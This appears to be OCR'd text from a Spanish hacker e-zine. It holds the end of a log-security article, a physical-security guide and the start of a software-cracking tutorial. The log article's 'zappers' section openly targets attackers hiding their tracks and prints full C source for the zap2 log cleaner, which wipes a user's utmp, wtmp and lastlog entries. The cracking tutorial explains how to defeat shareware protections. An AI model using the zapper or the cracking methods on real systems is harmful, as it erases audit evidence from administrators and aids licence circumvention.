---------
|lastlog|
---------
```

Muy simple, este es otro archivo binario, que contiene la ultima hora y fecha de acceso de cualquier usuario.

Muchas veces cuando nos conectamos a un sistema en el cual tenemos una shell nos da la bienvenida diciendonos estos datos, pues igual que lo vemos nosotros, tambien lo puede ver el root del sistema para saber mas cosas nuestras.

Suele ser modificado por intrusos para que no se sepa cuando fue la ultima vez que accedieron al sistema.

```
----------
|loginlog|
----------
```

Y ya por ultimo, uno muy importante para mi. Este se encarga de registrar todos los intentos de login (acceso) fallidos, en caso de que se hayan realizado cierto numero de intentos seguidos y sin resultados optimos.

Este numero de intentos se puede modificar cambiando el valor de la entrada ’RETRIES’ del archivo /etc/default/login al nº que tu desees.

Cuando el root vea esto puede empezar a mosquearse e ir en nuestra busqueda, cosa no muy beneficiosa para nosotros.

```
¬@@@@@@@@@@@@@@@@@@@
#%***%%%%%%%%%%%%%%@
#%*6*%-L. REMOTOS-%@
#%***%%%%%%%%%%%%%%@
¬@@@@@@@@@@@@@@@@@@@
```

Tampoco hay mucho que decir en este apartado.

Nada mas que si nuestra maquina se puede ver gravemente comprometida por un ataje ajeno en el que tambien pueden resultar modificados nuestros logs, pues el demonio "syslogd" nos permite la grandiosa opcion de guardar nuestros registros de logs en una maquina remota.

Con esto conseguimos, que si nuestra maquina se ve afectada, tendremos mucha informacion sobre todo lo que ha pasado en una segunda maquina que en un principio es desconocida por el atacante, la cual le puede llevar a un mal paradero.

Como ya dije antes, quizas mas adelante explique como se realizan todos estes procesos.

```
¬@@@@@@@@@@@@@@@@
#%***%%%%%%%%%%%%@
#%*7*%-ZAPPERS-%@
#%*%%%%%%%%%%%%%@
¬@@@@@@@@@@@@@@@@
```

Esta ultima parte la pongo para los que se hayan tomado este articulo desde el punto de vista "hacker".

Los zappers, mas conocidos como "limpia huellas", no son mas que simples programitas que se encargan de borrar toda la informacion de los logs que pueda comprometer a la caza de cierto usuario, en este caso nosotros (el atacante).

Estes programas no tienen ninguna ciencia generalmente se ejecutan de manera simple como cualquier programa en el sistema UNIX con la unica diferencia de que generalmente tiene que ir acompañado por nuestro nombre de usuario.

Ej: "./zapper blackngel"

Unos de los mas conocidos hasta el momento y mas utilizados que se encargan de los logs "utmp y wtmp" son el "zap", "zap2" y el "cloack".

Para que no os vayais de este articulo un poco contentos, os dejo aqui el codigo fuente del "zap2", para compilarlo supongo que ya sabeis como teneis que hacer, y sino me mandais un e-mail y os lo explico.
Aqui os dejo con el fuente:

```
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/file.h>
```

```
#include <fcntl.h>
#include <utmp.h>
#include <pwd.h>
#include <lastlog.h>
#define WTMP_NAME "/usr/adm/wtmp"
#define UTMP_NAME "/etc/utmp"
#define LASTLOG_NAME "/usr/adm/lastlog"

int f;

void kill_utmp(who)
char *who;
{
    struct utmp utmp_ent;

  if ((f=open(UTMP_NAME,O_RDWR))>=0) {
     while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
       if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
                  bzero((char *)&utmp_ent,sizeof( utmp_ent ));
                  lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);
                  write (f, &utmp_ent, sizeof (utmp_ent));
             }
     close(f);
  }
}

void kill_wtmp(who)
char *who;
{
    struct utmp utmp_ent;
    long pos;

    pos = 1L;
    if ((f=open(WTMP_NAME,O_RDWR))>=0) {

     while(pos != -1L) {
        lseek(f,-(long)( (sizeof(struct utmp)) * pos),L_XTND);
        if (read (f, &utmp_ent, sizeof (struct utmp))<0) {
          pos = -1L;
        } else {
          if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
               bzero((char *)&utmp_ent,sizeof(struct utmp ));
               lseek(f,-( (sizeof(struct utmp)) * pos),L_XTND);
               write (f, &utmp_ent, sizeof (utmp_ent));
               pos = -1L;
          } else pos += 1L;
        }
     }
     close(f);
  }
}

void kill_lastlog(who)
char *who;
{
    struct passwd *pwd;
    struct lastlog newll;

     if ((pwd=getpwnam(who))!=NULL) {

        if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0) {
            lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
```

```
            bzero((char *)&newll,sizeof( newll ));
            write(f, (char *)&newll, sizeof( newll ));
            close(f);
        }

    } else printf("%s: ?\n",who);
}

main(argc,argv)
int argc;
char *argv[];
{
    if (argc==2) {
        kill_lastlog(argv[1]);
        kill_wtmp(argv[1]);
        kill_utmp(argv[1]);
        printf("Zap2!\n");
    } else
    printf("Now...that was as bad as shit!\n");
}
```

Dependiendo de la distribucion del SO en la que se este ejecutando este zaper, tendreis que cambiar los valores de las constantes: WTMP_NAME, UTMP_NAME y LASTLOG_NAME por sus respectivos directorios, nada complicado como podreis comprobar.

Por cierto, la verdad, es que la programacion de estas utilidades es realmente sencilla, por ello decir que si alguien le interesa pero no sabe exactamente como funcionan, estare encantado de explicarselo personalmente o incluso si me lo piden hare un articulo dedicado a la programacion de estas cosas sencillas pero tan utiles para todos nosotrosl.

Comentar que este zapper tambien se encarga del "lastlog", haciendo asi, que no se sepa cuando fue vuestra ultima conexion al sistema.

```
  ¬@@@@@@@@@@@@@@
  #%***%%%%%%%%%@
  #%*8*%-OTROS-%@
  #%***%%%%%%%%%@
  ¬@@@@@@@@@@@@@@
```

Como ultima consideracion decir que este solo es un sistema de proteccion que tiene que estar minimamente implantado en cualquier Sistema Operativo "decente".

Por ello, decir que existem muchas mas implementaciones de seguridad que nos pueden ofrecer nuestros sistemas pero que normalmente sera tarea del administrador el utilizarlas o no.

Una de ellas es la creacion de backups de la informacion de nuestro sistema, yo lo considero algo verdaderamente importante si los datos que el contiene son de una importancia media/alta. Estas copias de seguridad se pueden guardar tanto en un simple CD-ROM como en las mas nuevas tecnologias de cintas magneticas de 8mm y 4mm.

Por otro lado tambien tenemos los firewalls (cortafuegos) que nos

proporcionaran muchas mas informacion sobre la entrada a nuestros sitemas y hacen uso de sus propios logs que nos tendremos que encargar de revisar adecuadamente.

Y como ultimo metodo y que ahora mismo esta muy de moda son los IDS (Detectores de Intrusos), que utilizan tecnicas bastante avanzadas y que tendria un sin fin de ramas por donde ir explicando.

Todos estos son realmente temas muy interesantes y os lo dejo a vosotros como opcion para investigar... El que quiera llegar a algo lo hara y el que no...

```
¬@@@@@@@@@@@@@@@@@@
#%***%%%%%%%%%%%%%@
#%*9*%-DESPEDIDA-%@
#%***%%%%%%%%%%%%%@
¬@@@@@@@@@@@@@@@@@@
```


Otra vez mas, me despido de nuevo como siempre con la sonrisa en la boca creyendo que con esto tambien os he hecho aprender algo mas y que mis conocimientos y estudios por lo menos estan valiendo para algo.

Como ya son muchas mis despedidas, paso de enrollarme y solo deciros como siempre, que para cualquier duda u opinion me envieis un e-mail a mi direccion de correo "blackngel_hack@hotmail.com".

EOF

```
-[ 0x05 ]-------------------------------------------------------------
-[ Seguridad fisica ]-------------------------------------------------
-[ blackngel ]-----------------------------------------------------SET-28--
```

blackngel_hack@hotmail.com



```
                %%%%%%%%%%%%%%%%%%%%%%%%
                %%%==================%%%
                %%% SEGURIDAD FISICA %%%
                %%%==================%%%
                %%%%%%%%%%%%%%%%%%%%%%%%
          "Bienvenidos al mundo de lo real..."
```

```
&&&&&&
&&01&& INDICE &
&&&&&&&&&&&&&&
```

&&&&&&
&&02&& PROLOGO &
&&&&&&&&&&&&&&&

Como siempre ya vuelvo a estar aqui con todos vosotros, una vez mas haciendo otro articulo para los lectores.

Nunca he dejado de tener ganas de trabajar y aprender, pero ahora vengo dispuesto a aportar mucho mas de mi y con nuevos conocimientos.

Al tema. Bueno ya estoy harto de leer articulos por aqui y por alla que todos hablan de seguridad informatica, refiriendose todos a configuracion de firewalls, proteccion de datos, administracion de usuarios y grupos, etc. Pues bien, mucha gente pensara que si sabes todo esto a la perfeccion tu sistema o red estara a salvo de cualquier intrusion. Te has olvidado de un pequenyo (gran) detalle!!, "LA SEGURIDAD FISICA".

Esta claro que por mucho que instales software de proteccion y cierres infinidad de puertos que te puedan comprometer, si alguien consigue llegar hasta tu ordenador (un ladron, etc...) todo esto no te servira de nada, porque "le veras el pelo" a tu ordenador o tus sistemas.

De todo esto trata esta guia, mas bien esta orientada a empresas o redes lan como pueden ser "Cybers" u otras instalaciones parecidas. Ello no quiere decir que si tu eres un usuario normal con un solo sistema, tengas que dejar de leer esto, al contrario, toma nota de todo porque siempre puedes sacar muchas ideas utiles de todo esto. Es mas, nunca se sabe, quizas algun dia tu seas el ADMINISTRADOR de una gran red en la que te jugaras el cuello por culpa de la desproteccion fisica de tus sistemas, ya sea por intrusos desconocidos o por empleados disgustados.

Puedes pensar que una vez que te han jodido un sistema ya no puedes hacer nada, pues si que puedes, si logras las pruebas para acusar al culpable siempre conseguiras una indemnizacion de este y casi siempre sales ganando mas de lo que pierdes xD.

Como no, antes de meternos en el tema os dire donde me podeis encontrar, ya que durante lo largo y ancho de esta guia puede que surjan muchas (si son pocas mejor que mejor) dudas y yo estare dispuesto a resolveroslas en la medida de lo posible.

==
||E-MAIL -->> blackngel_hack@hotmail.com ||
||irc.irc-hispano.org -->> #XDHT, #hackers, #newbies, #hack ||
==

Ahora si, sin mas preambulos os dejo con la guia de mis conocimientos que no es mas que todo lo que voy aprendiendo diariamente y como me gusta mucho compartir pues os lo doy todo a vuestra disposicion.

&&&&&&
&&03&& INTRODUCCION &
&&&&&&&&&&&&&&&&&&&&

Para empezar podriamos definir como "seguridad fisica" todos los mecanismos como pueden ser de prevencion y deteccion que utilizamos para proteger cualquier parte fisica de nuestro sistema. Ya sea desde un raton, hardware multimedia, la CPU o simplemente todo el PC.

Pensandolo friamente, quizas podriamos llegar a la conclusion de que puede ser mas facil atacar un sistema accediendo a el fisicamente que atraves de algun bug en el software.

Tambien hay que concienciarse de que la seguridad fisica de un sistema es un tema muy serio y que muchos dejan pasar como si fuera algo aislado y que no es util para nosotros. Por ello no debemos dejar pasar por alto todo lo aqui explicado y si es necesario tratar de aplicar esto a nuestros sistemas.

Otra cosa antes de seguir, es explicar que aunque me estoy refiriendo mucho a casos en los que el fin es la deteccion de intrusos, no solo existen esta clase de problemas, sino que aqui tambien trataremos temas tan importantes como pueden ser las catastrofes tanto naturales(incendios, inundaciones, terremotos, etc...) como las de entorno(fallos de corriente, u otros como los ruidos electricos).

Con esto creo que ya queda claro mas o menos las partes que se van a tocar durante esta guia, que aunque no es muy extensa si te iniciara en este mundo de la seguridad, y te adentrara en temas aun mas interesantes que tu ya estudiaras por tu parte.

&&&&&&
&&04&& HARDWARE &
&&&&&&&&&&&&&&&&

Quizas nunca nos lo hayamos planteado pero cabe decir que el hardware suele ser frecuentemente mas caro que todo software del que disponemos (no siempre es asi), por ello, debemos de protegerlo a cal y a canto como si de lingotes de oro se tratase.

Puede ser que tengamos unos equipos antiguos y que el robo de estos no suponga un gran gasto (siempre lo es), pero hoy por hoy los sistemas estan mas que modernizados y junto a ellos sus precios. Asi que mejor no arriesgar y cuidar bien nuestros equipos.

"Mas vale prevenir que curar".

Queda claro entonces que si un atacante consigue acceso, por ejemplo, a una sala de ordenadores nuestras medidas de seguridad respectivas al software no valdran de nada. Este podria tomarse su tiempo en abrir la caja de uno de los sistemas y llevarse limpiamente el HD (Disco Duro) u otro componente que este contenga.

Pero tambien cabe la posibilidad de que la finalidad del atacante no sea la de conseguir un hardware especifico de la maquina, sino el romper simplemente la seguridad del sistema, dejandolo a este inservible con respecto a la tarea que tenia que realizas, ya que este puede ser reparado en poco tiempo.

Una ejemplo claro de lo que podria hacer el supuesto atacante para burlar la seguridad del sistemas, seria instalar un nuevo Sistema Operativo, cambiar el sistema de archivos o eliminar simplemente los drivers que controlan a cada dispositivo hardware, convirtiendolo asi en un sitema inutilizable hasta que

este sea reparado.

==========$04.1---Prevencion==========

Creo que todos estamos de acuerdo en que la mejor forma de proteger un sistema es previniendolo de que alguien intente atacarlo.

Si conseguimos que el ataque en cuestion no llegue a producirse nos ahorraremos un gran trabajo en la recuperacion de nuestras maquinas.

Yo dividiria estas formas de proteccion en dos grupos muy simples.
El 1º seria las prevenciones personales y el 2º las prevenciones tecnicas.
Cabe decir tambien que el segundo grupo es el que nos va a quitar el dinero de nuestros bolsillos, ya que el primero dependera de nuestra conciencia de proteccion.

1º Prevenciones Personales:

Poco hay que explicar en este apartado, solamente, que consiste en los pequenyos actos como no dejar abiertas las salas de operaciones de datos, utilizar llaves o tambien bloquear las tomas de red que no se suelen utilizar frecuentemente.

Normas o reglas tan sencillas como estas nos libraran de muchos caos y lios.
Lo mas importante que cabe destacar aqui es que esto no nos costara nada.

2º Prevenciones Tecnicas:

Tampoco mucho que decir aqui, porque creo que todos sabeis u os imaginais cuales podrian ser los metodos de prevencion.

Estes serian mismo desde puertas con targetas inteligentes o con un coste mas alto pero mucha mas seguridad seria kon el reconocimiento de pertenencias me explico, el sistema guarda el tamanyo, color, caracteristicas fisicas de un objeto que tu hayas elejido y una vez hecho esto, solo tendras que situar el objeto en el lugar especifico y esperar a que un ordenador central lo reconozca.

Podria describir muchos mas metodos, pero en esta guia solo trato de dar una pequenya introduccion a estos temas y que mas o menos nos vayamos familiarizando con todo esto, ya que nos puede servir en nuestras vidas o carreras, mas adelante.

==========$04.2---Deteccion==========

Pues llegados a este punto si la prevencion ha fallado, no nos quedara mas remedio que hacer uso de la deteccion.

Normalmente los problemas suelen ser accesos a lugares no autorizados, por ello un buen plan para esto seria la instalacion de un circuito de camaras.
Pero tambien el propio personal de trabajo podria poner de su parte si cuando detecta, piensa, o sospecha de alguien que pueda acechar a los sistemas, avise inmediatamente al administrador o en ultimo caso a los servicios de seguridad.

El unico inconveniente de todo esto, es que un abuso en los actos de sospechas, o demasiados avisos a los servicios de seguridad, harian que el personal estubiera mas nervioso y con una mayor presion sobre ellos, ya que nadie estaria nada comodo, cosa que no es buena para grandes empresas.

```
&&&&&&
&&05&& CATASTROFES &
&&&&&&&&&&&&&&&&&&&
```

==========$05.1---Naturales==========

Ya hemos citado varios tipos de amenazas k pueden sufrir nuestros sistemas, pero ha llegado la hora de dar paso a unos de los problemas menos casuales durante la existencia de un sistema. Estos son los desastres naturales:

*Terremotos|
-----------|

No pienso explicar lo que es un terremoto xD, vamos al grano. El grado de medidas que deberiamos de tomar frente a esta catastrofe es a mi parecer directamente proporcional a la provabilidad de que estos ocurran.

Con esto quiero decir que necesitaremos estas precauciones o no, segun la zona geografica sobre la que estemos situados.

Consejos (baratos xD) para prevenir desastres frente a este problema podrian ser varios:

1.- No situar equipos a gran altura su caida seria fatal para la mayoria del hardware.

2.- Tampoco ponerlos al nivel del suelo, porque este sufriria bastante movimiento sismico y estaria al peligro de que otros objetos calleran encima de este, causando un posible dayno.

3.- Otra buena opcion es utilizar fijadores para los elementos mas expuestos a estes accidentes y que dejarian inutilizable el sistema, como pueden ser la CPU, un router, etc.

4.- Siendo ya un poco mas exagerados seria conveniente no situar los equipos cerca de ventanas, ya que la caida de estes x una de ellas, ya apartandonos del danyo del equipo, podria ocasionar la muerte de la persona a la cual le hubiera caido el equipo o parte de su hardware.

*Humedad e Inundaciones|
------------------------|

Por un lado tenemos la humedad. Aqui solo tendremos que tener en cuenta dos cosas. La primera es que un equipo en unas condiciones de temperatura elevada tiene un grado algo de electricidad estatica, perjudicial normalmente para los monitores. La segunda es que cierto grado excesivo de humedad puede causar condensacion y dañar principalmente los circuitos integrados e internos.

Y por le otro lado tenemos las inundaciones. Pues que decir sino de esto lo que ya todos sabemos. Cualquier aparato electrico espuesto al contacto con el agua queda totalmente inutilizable, por esto una buena razon para no dejar los equipos al nivel del suelo. Un detalle bastante importante aqui es que lo que mas sobresale son las medidas de prevencion frente a las de deteccion. Creo que sabeis el xq no??... Pues eso que una vez que el equipo haya entrado en contacto kon el agua su deteccion no valdra de nada, sera nula.

*Tormentas Electricas|
---------------------|
La prevencion de estes desastres recae casi toda sobre la conciencia de los administradores. Me explico, las tormentas electricas pueden ser predecibles con cierta exactitud, justo lo contrario de lo que pasaba con los terremotos.

Por ello, una de las obligaciones principales de un administrador ante esta situacion seria la de parar los equipos y desconectarlos de la corriente electrica, ya que la caida de un rayo sobre la estructura metalica de un edificio podria dejar para el arrastre a todas las maquinas. Son tan fuertes estas descargas que hasta callendo el rayo cera su campo electromagnetico podria danyar parte del hardware.

Hoy en dia se utilizan infinidad de para rayos y diferentes aparatos para prevenir estas cosas, por eso los administradores dan por hecho que estas cosas no van a suceder, cosa que esta mal hecha, porque nunca se sabe.

==========$05.2---De Entorno=========

Aqui tambien voy a detallar un par de ellos, pero solo lo suficiente para que os vayais familiarizandoos con los conceptos esenciales.

*Fallos Electricos|
------------------|
Como tambien se que todos sabeis cuales son los problemas mas habituales en este caso como subidas de tension, picos, cortes de luz, etc, no voy a parar a explicarlos.

Lo que si decir, que se puede conseguir una alimentacion de electricidad seguida durante cierto tiempo, mientras se produce el fallo electrico.
Esto se consigue mediante un SAI (Sistema de Alimentacion Ininterrumpida) que alimenta con la energia suficiente nuestro equipo como para darnos tiempo de organizar y apagar nuestro equipo correctamente y a tiempo. Si durante este periodo de tiempo la corriente vuelve a la normalidad, el SAI paralizaria su tiempo de apagado.

(En el siguiente apartado comentare algo mas detallado un sitema SAI, su funcionamiento interno, una lista de precios medios, detalles, etc...)

*Ruido Electrico|
----------------|
Este puede ser generado debido al acercamiento excesivo del hardware de un equipo frente a maquinaria o equipos mas ruidosos y potentes.

Para evitar este se podrian utilizar filtros en las lineas de alimentacion que llegan hasta los equipos para asi poder librarnos de esta contaminacion acustica tan molesta.

Pero como siempre, sigue siendo siempre mas barato, la atencion sobre nuestros sistemas y su situacion frente a los tendidos de corriente electrica u otros.

==========$05.3---Sobre SAI=========

No no!!, de eso nada, no piensen que esto tambien es otro tipo de catastrofe, todo lo contrario, es un gran sistema para prevenirlas.

Un SAI tiene la forma de una torre y su funcion es dar energia a nuestra maquina mediante una bateria, para que en el caso de que suceda algun fallo electrico en nuestro hogar (salte la luz) este siga proporcionandonos energia suficiente como para darnos tiempo a finalizar nuestros procesos correctamente y apagar el ordenador de forma conveccional.

&&&&&&
&&06&& TRASHING &
&&&&&&&&&&&&&&&&

Pues nada, simplemente comentar que no es una buena idea andar tirando en ningun lado papeles u otros materiales que contengan informacion o apuntes que hayamos realizado en algun momento o durante un trabajo.

Porque? El trashing va precisamente de eso, rebuscar entre la "basura" en busca de informacion importante que pueda ser utilizada en contra de un sistema.

Hay otro tipo de trashing que seria el "virtual" pero como esto es un articulo de seguridad fisica no nos meteremos en malas hierbas. Si lo pedis pa un proximo articulo lo hare encantado.

&&&&&&
&&07&& R.ELECTROMAGNETICAS &
&&&&&&&&&&&&&&&&&&&&&&&&&&&

Lo siento mucho pero he puesto tanto titulo de esta seccion para nada, porque en realidad es que aqui no te voy a decir nada, ya que no soy un esperto en el tema y aunque me lo se prefiero que lo leas de otras manos y que no sean las mias.

Razon: Puede llegar a ser y es, un tema bastante complejo, aunque creo que podria comentaroslo y que aprendais lo basico, que mejor que que os bajeis un manual o informativo basico sobre lo que es en realidad TEMPEST. Echa mano del www.google.com y busca sobre TEMPEST una vez tengas lo basico dominado sobre esto te aconsejaria que siguieses investigando sobre el tema si es que te gusta y asi lo deseas. Tambien decir como no, que si descubres alguna novedad o tal, me lo comentes que yo siempre estare a vuestra disposicion para resolver dudas, cambiar opiniones, aceptar ideas, etc.

Para que no os quejeis os dire cual es la definicion general sobre TEMPEST para que asi os vayais haciendo a la idea de lo que va todo esto y os empiece a entrar en gusanillo de aprender mucho mas.

TEMPEST: Sistema de espionaje que aprovecha las radiaciones electromagneticas producidas por un monitor, para asi, conseguir la informacion que en dicha pantalla se esta producciendo.

Un poco mas... Decir que se necesitan sistemas realmente carisimos para hacer esto a cierta distancia.

Y, para daros algo de idea sobre proteccion, os dire que hay cierto tipo de fuentes que estan hechas especialmente para evadirse de este tipo de ataques y no poder ser interpretadas. Como ejemplo, pongo el programa PGP, que os

permite una opcion para encriptar un texto y despues ya no se puede desencriptar mas, "solo se podra utilizar para lectura", y al abrirlo podreis activar una casilla llamada "Use TEMPEST Attack Prevention Font" y hace lo que he dicho anteriormente.

Bueno... espero que con todo esto ya os empiece a picar un poco la curiosidad no seais vagos, aprender cuanto mas podais.

&&&&&&
&&08&& DESPEDIDA &
&&&&&&&&&&&&&&&&&&

Ya hemos llegado al final de esta guia :-((, siento que para algunos se les haya hecho muy corta y que para otros algo aburrida, pero yo he puesto todo de mi parte y creo que esto ha dado sus frutos.

Respecto al tamaño de la guia. Pienso que para los temas que hemos tratado es mas que suficiente, porque yo soy realista y se que esto no lo leera una empresa ni loca pero bueno, por eso estes conocimientos sirven de base para todos los que se inician en el mundo del hacking, la seguridad informatica u otros aspectos de este mundillo tan grande.

Las yemas de mis dedos ya estan mas que coloradas y los ojos estan a un milimetro de cerrarse ya que la hora a la que estoy escribiendo esto son las 5:36 de la noche. No es nada raro en mi, ya que dedico todos los fines de semana, en vez de dormir, a estudiar y escribir para los mejores lectores. Pero bueno, hoy he acabado pronto, otros dias llegaba hasta las 7:00 u 8:00 de la manyana. La verdad es que ahora no me voy a ir a cama y me voy a ver un poko la tele en el ordenata, esto de tener instalada una capturadora de TV en el ordenador es un lujo. No os altereis chic@s que no hay nada sobre temas pornograficos xD.

Para cualquier cosa: blackngel_hack@hotmail.com

EOF

```
-[ 0x06 ]----------------------------------------------------------------
-[ Cracking desde cero ]--------------------------------------------------
-[ D4rkM4s3r ]-----------------------------------------------------SET-28--
```

Nota de los editores:
Este muchacho se ha saltado a la torera las reglas definidas en el apartado 0x07 (reglas ortograficas) !
Caballero, nos tiene sin cuidado que cuando mandes mensajes a tu nueva amante escribas "q" en lugar de "que" para ahorrarte algunos centimos, pero es que e-zine es gratuito !
En fin ! Damos paso a su estilo, pero que no sirva de precedente.

****

```
DDD    4  4              M   M  4  4   sss  TTTTT  333
D  D   4  4  r rrr  k k   MM MM  4  4  s       T      3  rrrr
D   D  4444  rr     kk    M M M  4444   ss     T    333   rr
D  D      4  r      k k   M   M     4     s    T      3  r
DDD       4  r      k  k  M   M     4  sss     T    333   r
```

```
                                  _____________________________
                                 /=============================\
                                /*****************************\
                               |==Cracking desde0 by D4rkM4s3r==|
                                \*****************************/
                                 \==========e-mail:===========/
                                  \=========================/
                                   \=d4rkm4st3r@hotmail.com=/
                                    \======================/
                                     \==XXXXXX-Argentina==/
                                      \==================/
                                       \================/
                                        \==============/
                     \============/
                      \==========/
                       \========/
                \======/
                 \====/
                  \==/
                   \/
```

Salu2 SET desde Argentina! Este es mi primer articulo para una e-zine y mi primero sobre cracking. En esta seccion aprenderemos un cracking basico desde window para q to2 los q esten leyendo y tengas ganas de entrar al "misterioso" mundo del cracking. Vamos a utilizar las herramientas para q todo cracker debe tener: un debugger, un dissasambler (o las 2 cosas en 1), un editor hexadecimal, ganas de crackear y 2 ojos en la frente. Por ahora vamos a utilizar en W32dasm q es un dissasambler/debugger, pero como debugger vamos a utilizar el OllyDBG. El editor hexadecimal q recomiendo, ya q tiene buena interface y es facil de usar, y q voy a usar en este curso es el UltraEdit. Este editor es shareware pero si van aprendiendo van a poderlo crackear. Todas o la mayoria de las herramientas las encontraran en la seccion de cracking de www.hackemate.com.ar. Si encuentran otro editor hexadecimal q encontraron ahi o q tenian antes usenlo. No se si el UltraEdit esta ahi pero si buscan en www.superarchivos.com o en www.softonic.com q seguro lo van a encontrar.

Para ir aprendiendo vamos a utilizar crackme’s q son para eso, para crackearlos. Al principio, para los q tengan idea sobre cracking este curso va a parecerles una boludes pero la dificultad y la emocion iran aumentando a medida q transcurra los articulos. No podremos presentar articulos de

programas shareware xq no queremos problemas con la ley. Eso no quiere decir q no lo hagan en sus casas para ir aprendiendo y mejorando, pero por favor despues borrenlos y desintalenlos para no tener problemas ;D.

****
********** Indice**********
****

****
********** Sistemas de Proteccion**********
****

Las principales caracteristicas q deberemos conocer dependeran del tipo de proteccion q este siendo utilizado, pudiendo ser un sistema de proteccion combinado (mas de un tipo de proteccion) lo cual puede llegar a complicar el asunto. Una vez detectado el sistema de proteccion comprobaremos las posibles defensas del enemigo. He aqui las defensas q deberemos tener mas en cuenta:

*Anti-Debugging: El software usa tecnicas para detectar nuestra presencia y evitar ser trazado (significa correr un fragmento de la aplicacion con un debugger). Normalmente Intentara detectar la presencia de un debbuger y parar la ejecucion del software mientras este presente.

*Encriptacion/Compresion de datos: El software utiliza tecnicas q ocultan el verdadero codigo del programa hasta q se ejecuta, inutilizando asi cualquier intento de desamblado del codigo.

Antes de entrar en combate debemos conocer al enemigo. Una vez conocido debemos seleccionar el armamento adecuado y estaremos listos. Este paso es importante ya q nos evitara muchos dolores de cabeza si lo realizamos

****
********** Como Llegar al nucleo de la proteccion**********
****

Cuando estamos trazando un determinado programa podemos utilizar varias tecnicas para llegar antes a la parte del codigo en la cual sospechamos q puede haber parte del sistema de proteccion. Aqui describire algunos de los metodos mas usados:

*A lo retro: Se basa en trazar el programa hacia atras, es decir, dejar q el sistema de proteccion se active y parar la ejecucion justo despues (cuando nos salta un mensaje de error). A partir de este instante trazaremos hacia atras buscando un salto q nos aleje o nos aproxime de la funcion q muestra el mensaje.

*Por prediccion: Este metodo se utiliza cuando se sospecha de una determinada funcion del API de Window$ esta siendo utilizada para el funcionamiento del sistema de proteccion. Se pone un breakpoint (significa q

se detiene es ese breakpoint o bpx) a la funcion q se sospecha esta siendo usada y se carga/ continua con la ejecucion del software. A partir de ahi se continuara trazando normalmente hasta llegar al punto clave.

*Por referencia a una cadena conocida: Este metodo se usa cuando el sistema de proteccion un mensaje de error o un mensaje dentro de un cuadro de dialogo. Se copia el mensaje de error, se desambla (aparece el codigo en ensamblador) el archivo en el Wdasm, se busca dicha cadena en la lista de referencia de cadenas y se hace doble click en esta, se apunta las direcciones donde hay una posible referencia y se examina el codigo q hay alrededor buscando un salto q nos aleje de la referencia a dicha cadena. Se comprueba q sucede si se invierte el salto o preferiblemente se examinan las llamadas previas al salto si las hay, ya q estas pueden ser las llamadas q comprueban si esta todo en orden (fecha, nº de serie, etc).

*Por busqueda de una secuencia de codigos de operacion: Se utiliza cuando se sospecha q una determina secuencia de ordenes en ensamblador esta siendo utilizada por el sistema de protecion. Conocida la cadena secuencia de codigos/bytes a buscar se realiza su busqueda con el editor hexadecimal y se opera segun sea el caso.

****
********** Sistemas de Proteccion Por Tiempo**********
****

Los sistemas de proteccion por tiempo pueden operar de distintas formas:

*El software COMPRUEBA SI HAN TRANSCURRIDO X CANTIDAD DE DIAS desde la instalacion del mismo, y si es asi el software procede a su salida inmediata. Durante la salida del software este puede mostrar algun mensaje informando al usuario del hecho en cuestion (The Evualuation Period has expired).

*El software COMPRUEBA SI HA LLEGADO A UNA FECHA LIMITE, si es asi procede de la misma manera q en el caso anterior. La diferencia esta en q el software dejara a partir de una fecha determinada y no volvera a funcionar si se vuelve a instalar.

****
********** Sistema de Proteccion Por Nags**********
****

Este sistema no es propiamente un sistema de proteccion, sino es un sistema para molestar al usuario del software y recordarle q debe adquirir el software original. Estas son cuadros de dialogo q aparecen al inicio o al final de la aplicacion y estan activos hasta q el usuario un determinado boton o se termina una cuenta atras.

****
********** Sistema de Proteccion Por CD-Check**********
****

Este sistema de proteccion comprueba q el CD del software se encuentra en la unidad de CD-ROM cada vez q se ejecuta. Estos sistemas no evitan q el CD sea duplicado, lo q significa q si introducimos una copia funcionara normalmente. Hay dos variantes de este sistema: en el primero identifica al CD-ROM mediante la etiqueta q este posee, si el CD tiene la etiqueta esperada continua su ejecucion. El segundo metodo se ocupa de comprobar si existe un determinado archivo dentro del CD-ROM, si el archivo existe, continua con la ejecucion. La

dificultad de estos sistemas va aumentando cuando si necesita los datos q hay en el CD para poder continuar.

****
********** Ensamblador**********
****

Este lenguaje no es dificil de aprender y no hace falta comprenderlo mucho para poder crackear. Yo ya he parcheado (significa modificar el codigo para q haga una cosa diferente al original) varios programas shareware y se lo basico de este lenguaje. NO voy a explicar en detalle para q sirve cada cosa, solo lo esencial para poder crackear.

*Empezaremos con los registros; tenemos una serie de registros comunes: con algunos de ellos podemos realizar operaciones aritmeticas, movimientos a y desde memoria, etc.

Estos registros son:

EAX, EBX, ECX, EDX, ESI, EDI, EBP, EIP, ESP.

*Lo siguiente q vamos a aprender es MOV. Su funcion es la transferencia de informacion. Esta transferencia puede darse de un registro a otro o entre un registro y la memoria (nunca de memoria a memoria), y tambien con valores inmediatos teniendo como destino memoria o un registro. Para ello, tendra dos operandos; el primero es el de destino y el segundo es el de origen. Asi por ejemplo: MOV EAX, EBX. Esta operacion copiara los 32 bits del registro EBX en el registro EAX. En HEX = VARIA.

